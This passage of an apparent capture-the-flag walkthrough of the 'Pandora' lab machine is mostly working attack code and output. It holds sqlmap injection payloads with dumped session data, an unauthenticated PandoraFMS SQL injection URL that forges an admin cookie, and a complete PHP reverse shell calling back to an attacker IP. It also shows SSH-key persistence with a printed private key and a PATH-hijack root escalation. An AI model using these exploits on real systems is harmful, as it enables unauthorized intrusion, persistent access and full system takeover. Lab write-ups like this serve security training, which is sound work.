    Payload: session_id=1' RLIKE (SELECT (CASE WHEN (3755=3755) THEN 1 ELSE 0x28 END))-- PMOa

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: session_id=1' OR (SELECT 1019 FROM(SELECT COUNT(*),CONCAT(0x71707a6b71,(SELECT (ELT(1019=1019,1))),0x71767a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- VwNk
```

```
Database: pandora
Table: tsessions_php
[118 entries]
+-----------------------------+-----------------------------+
| id_session                  | data                        |
+-----------------------------+-----------------------------+
| 056jds7m86s8f9vlgv1p7l5uuv  | NULL                        |
| 072psgjnj1crdvjnb424qtbm8b  | NULL                        |
| 09vao3q1dikuoi1vhcvhcjjbc6  | id_usuario|s:6:"daniel";    |
| 0ahul7feb1l9db7ffp8d25sjba  | NULL                        |
| 1um23if7s531kqf5da14kf5lvm  | NULL                        |
| 217cu1da2gra5fs1gcisr603kr  | NULL                        |
| 262i2q0286v8054i8klkbo31s1  | NULL                        |
```


so after getting into matts i can get a dashboard but i was uable to get the shell so i decide to do some resarch which led me to a github that you can use to exploit an unauthenicated

```
args = parser.parse_args()
host=args.target
file_name=args.filename
base_path=f'http://{host}/pandora_console'

#Exploit Injection
#http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=' union SELECT 1,2,'id_usuario|s:5:"admin";' as data -- SgGO

print(f"URL:  {base_path}")
print("[+] Sending Injection Payload")
r=requests.get(f'http://{host}/pandora_console/include/chart_generator.php?session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20as%20data%2

if r.status_code==200:
```

So I copied the URL from it and pasted it to get my admin cookie, and it worked.


```
http://127.0.0.1:9000/pandora_console/include/chart_generator.php?session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20--%20SgGO
```

After generating this cookie the page will be black just go back to your initial pandora site like
http://127.0.0.1:9000



Now that I'm admin on the `PandoraFMS`, I spent some time going through the extra tools I got and ended up at the file manager dashboard. Select Admin tools → File manager

ouput



so after a research i got a php code that can be modified to get a shell

code-shell(web.php)

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.47';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
```


```
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and
not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will
write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will
write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        if (feof($sock)) {
```

```
                printit("ERROR: Shell connection terminated");
                break;
        }

        if (feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
                break;
        }

        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }

        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}

?>
```

Then upload it and set a nc listening to your port

ouput

After that check the nc listening port you will have got the shell Successfully obtained a shell with `matt privileges`



Takeover

After geting the reverse shell we have to do some adjusment to our shell to make it ready for using by doing a stty escalation to get an interactive shell:and to ensure we have the shell back instead if any small error

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
```

Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Having the shell as a regular user we can find the `user.txt` in `matt`

Privilege Escalation

2>/dev/null is used to discard errors, it will always be used in conjunction with other commands.
so i used this command to get the error.

code-dev/null

```
find / -perm -u=s 2> /dev/null
```

output

```
matt@pandora:/home/matt$ find / -perm -u=s 2> /dev/null
find / -perm -u=s 2> /dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
matt@pandora:/home/matt$
```

i found a backup at `/usr/bin/pandora_backup` so i decide to run it with but i got an error with sudo

code-backup

```
sudo /usr/bin/pandora_backup
```

output

```
matt@pandora:/home/matt$ ls
ls
tar  user.txt
matt@pandora:/home/matt$ sudo /usr/bin/pandora_backup
sudo /usr/bin/pandora_backup
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
matt@pandora:/home/matt$
```

After getting this shell, it was clear that I was in some kind of restricted environment because the sudo command gave a strange response So, amongest other things I checked the binaries for suid bits, and found the `/usr/bin/at` with suid set. `/ust/bin/at` is on GFTobins and should allow us to move out of our restriction.

code-make sudo active

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

ouptput

```
matt@pandora:/home/matt/.ssh$ echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
warning: commands will be executed using /bin/sh
job 2 at Sat Apr 23 15:24:00 2022
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
matt@pandora:/home/matt/.ssh$ cd ..
cd ..
matt@pandora:/home/matt$ sudo
sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
matt@pandora:/home/matt$ sudo -l
sudo -l
[sudo] password for matt:
```

I also elevated to an interactive shell with python3 as in **Takeover**

we need a more stable shell Since we don't have matt's password, we can't log in directly with ssh, and we haven't found the ssh key, so we generate one ourselves.so that we can ssh at any time.

code-ssh

```
ssh-keygen
cd .ssh
ls
cat id_rsa.pub > authorized_keys
chmod +x authorized_keys
cat id_rsa
```

code-id_rsa

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAwUKNz2Ov2tYQjOYPEreHt7g8wqnQaGJAkvpbi5+9r/T1iOXbq/hu
EvBnHFk94YXL8UxwhTHzIoa0diY+XH+/eFwfi8cPTpn+yHtNMNmCOMtu7LBsM75UjAPqa2
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

so you can ssh using the following code.

code-ssh matt

```
ssh matt@pandora.htb -i id_rsa
```

output

I downloaded `pandora_backup` it to my machine and did some testing, and it looks like it uses the `tar` command to compress files.Change to `matt's` user directory, then create a `fake tar executable`, and inject matt's home path into the PATH variable.

code-injectable tar

```
cd /tmp
echo "/bin/bash" > tar
chmod +x tar
`echo` `$PATH`
export PATH=/tmp:$PATH
```

Then run the `/usr/bin/pandora_backup` file

output

```
matt@pandora:/tmp$ echo "/bin/bash" > tar
echo "/bin/bash" > tar
matt@pandora:/tmp$ chmod 777 tar
chmod 777 tar
matt@pandora:/tmp$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
matt@pandora:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
matt@pandora:/tmp$ /usr/bin/pandora_backup
/usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:/tmp#
```

Successfully escalated to root user

output

```
root
root@pandora:/tmp# cd /
cd /
root@pandora:/# ls
ls
bin   cdrom  etc   lib    lib64   lost+found  mnt   root  sbin  sys  usr
boot  dev    home  lib32  libx32  media       proc  run   srv   tmp  var
root@pandora:/# cd root
cd root
root@pandora:/root# ls
ls
root.txt
root@pandora:/root# cat root.txt
cat root.txt
[redacted]
root@pandora:/root#

┌──(root㉿kali)-[/home/leshack98/project/HTB/Pandora]
└─#
```

Successfully obtained the flag file with root privileges

```
-------------------------END successful attack @leshack98----------------
------
```